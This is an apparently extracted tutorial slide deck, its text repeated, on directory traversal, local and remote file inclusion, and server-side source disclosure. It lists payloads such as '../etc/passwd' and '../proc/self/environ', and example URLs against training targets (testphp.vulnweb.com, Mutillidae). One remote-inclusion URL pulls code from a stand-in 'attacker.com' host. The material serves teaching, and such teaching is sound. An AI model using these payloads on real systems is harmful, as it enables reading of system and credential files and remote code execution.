What is Directory Traversal ?
 Directory traversal or Path Traversal is an HTTP attack
which allows attackers to access restricted directories
and execute commands outside of the web server's
root directory.
 A directory traversal consists in exploiting insufficient
security validation / sanitization of user-supplied
input file names, such that characters representing
"traverse to parent directory" are passed through to the
file APIs
 Also known as File Path Traversal Attack or Dot Dot
Slash Attack (../../ or ....)
Type of Directory Traversal Attacks
 File Inclusion
 Local File Inclusion
 Remote File Inclusion
 Server Side - Script Source Code Disclosure
What is Local File Inclusion ?
 Local File inclusion (LFI), or simply File Inclusion,
refers to an inclusion attack through which an attacker
can trick the web application in including files on the
web server by exploiting functionality that dynamically
includes local files or scripts. The consequence of a
successful LFI attack includes Directory Traversal and
Information Disclosure as well as Remote Code
Execution.
 Payloads :
 ../etc/passwd
 ../proc/self/environ

 http://testphp.vulnweb.com/showimage.php?file=../../etc/passwd
Use Burp suite to view following link :
http://testphp.vulnweb.com/showimage.php?file=../../etc/passwd
Local File Inclusion
What is Remote File Inclusion
 Remote File inclusion (RFI) refers to an inclusion attack
wherein an attacker can cause the web application to
include a remote file by exploiting a web application that
dynamically includes external files or scripts. The
consequences of a successful RFI attack include
Information Disclosure and Cross-site Scripting (XSS) to
Remote Code Execution.
Use Mutillidae for demonstration :
Eg. http://192.168.137.39/mutillidae/index.php?page=document-
viewer.php&PathToDocument=http://attacker.com/malicious_file.php
Remote File Inclusion
What is Script source code
disclosure ?
 Source code intended to be kept server-side can sometimes
end up being disclosed to users. Such code may contain
sensitive information such as database passwords and
secret keys, which may help malicious users formulate
attacks against the application.
 In this type of attack, attacker take advantage of file path
traversal vulnerability to read server side source code of an
application.

Use Burp suite to view following link :
http://testphp.vulnweb.com/showimage.php?file=database_connect.php
Server-Side Script Source
code disclosure
Directory Traversal & File Inclusion Attacks

Directory Traversal & File Inclusion Attacks

  • 2.
    What is DirectoryTraversal ?  Directory traversal or Path Traversal is an HTTP attack which allows attackers to access restricted directories and execute commands outside of the web server's root directory.  A directory traversal consists in exploiting insufficient security validation / sanitization of user-supplied input file names, such that characters representing "traverse to parent directory" are passed through to the file APIs  Also known as File Path Traversal Attack or Dot Dot Slash Attack (../../ or ....)
  • 3.
    Type of DirectoryTraversal Attacks  File Inclusion  Local File Inclusion  Remote File Inclusion  Server Side - Script Source Code Disclosure
  • 4.
    What is LocalFile Inclusion ?  Local File inclusion (LFI), or simply File Inclusion, refers to an inclusion attack through which an attacker can trick the web application in including files on the web server by exploiting functionality that dynamically includes local files or scripts. The consequence of a successful LFI attack includes Directory Traversal and Information Disclosure as well as Remote Code Execution.  Payloads :  ../etc/passwd  ../proc/self/environ  http://testphp.vulnweb.com/showimage.php?file=../../etc/passwd
  • 5.
    Use Burp suiteto view following link : http://testphp.vulnweb.com/showimage.php?file=../../etc/passwd Local File Inclusion
  • 7.
    What is RemoteFile Inclusion  Remote File inclusion (RFI) refers to an inclusion attack wherein an attacker can cause the web application to include a remote file by exploiting a web application that dynamically includes external files or scripts. The consequences of a successful RFI attack include Information Disclosure and Cross-site Scripting (XSS) to Remote Code Execution.
  • 8.
    Use Mutillidae fordemonstration : Eg. http://192.168.137.39/mutillidae/index.php?page=document- viewer.php&PathToDocument=http://attacker.com/malicious_file.php Remote File Inclusion
  • 10.
    What is Scriptsource code disclosure ?  Source code intended to be kept server-side can sometimes end up being disclosed to users. Such code may contain sensitive information such as database passwords and secret keys, which may help malicious users formulate attacks against the application.  In this type of attack, attacker take advantage of file path traversal vulnerability to read server side source code of an application.
  • 11.
    Use Burp suiteto view following link : http://testphp.vulnweb.com/showimage.php?file=database_connect.php Server-Side Script Source code disclosure